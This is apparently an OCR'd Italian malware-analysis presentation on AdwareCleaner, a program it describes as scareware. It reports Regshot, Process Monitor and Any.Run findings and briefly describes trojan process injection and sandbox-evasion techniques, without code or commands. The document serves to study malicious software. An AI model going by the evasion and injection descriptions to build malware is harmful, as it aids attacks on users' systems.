



Schermate di AdwareCleaner

⚜️ **Tag:** #adwarecleaner #interfaccia #rilevamento

- Durante l’installazione, AdwareCleaner chiede i permessi amministrativi.

- Una volta lanciato, rileva diverse minacce di adware e spyware, classificandole per tipo di malware e livello di pericolo.
- L’interfaccia mostra le infezioni rilevate e invita l'utente all'aggiornamento per la rimozione.







Conclusione della Scansione con AdwareCleaner

Tag: #scareware #notifiche #rimozione

- Alla fine della scansione, l’utente viene sollecitato a inviare dati per migliorare il rilevamento.
- Un messaggio promozionale invita l'utente ad acquistare la versione completa per rimuovere le minacce.
- Evidenza di comportamento tipico di scareware che manipola l’utente con notifiche di infezione critica.






Regshot - Monitoraggio Modifiche al Sistema

⚜️ **Tag:** #regshot #modifiche #chiavi


- Comparazione dei risultati tramite Regshot, mostrando dettagli delle chiavi e valori modificati.
- Totale di 310 modifiche al sistema durante l’esecuzione di AdwareCleaner, confermando il comportamento modificativo del sistema.




Process Monitor e Dettagli di Processo

⚜️ **Tag:** #processmonitor #query #scritture

- Con Process Explorer e Process Monitor, viene osservata l’attività dei processi di AdwareCleaner e altri file correlati.
- Evidenze di query del registro e scritture sui file, indicativi di un’attività sospetta continua.







Analisi Any.Run


Tag: #anyrun #attivitàrete #connessioni


Any.Run mostra l’analisi live di AdwareCleaner, evidenziando attività di rete e connessioni verso indirizzi IP esterni.

L’analisi conferma attività sospette con comunicazioni verso domini esterni e richieste HTTP ripetute.









Approfondimento AdwareCleaner

Inizializzazione del Malware - Malware Initialization

⚜ **Tag:** #inizializzazione #esecuzione #trojan

Al momento dell'esecuzione, il Trojan si avvia sfruttando varie tecniche per garantire l'esecuzione immediata e la persistenza nel sistema:

1. Processo di Esecuzione: Il Trojan crea un processo principale, spesso duplicando o iniettandosi in processi di sistema legittimi come explorer.exe o svchost.exe .
2. Evasione dell'Ambiente Virtuale: Il Trojan esegue controlli sull'ambiente per verificare la presenza di virtual machine o sandbox (come Cuckoo stessa), cercando di terminare l'esecuzione se identifica un ambiente di analisi.

Attività di Modifica del Registro - Registry Modifications

⚜️ **Tag:** #modificaregistro #persistenza #registro

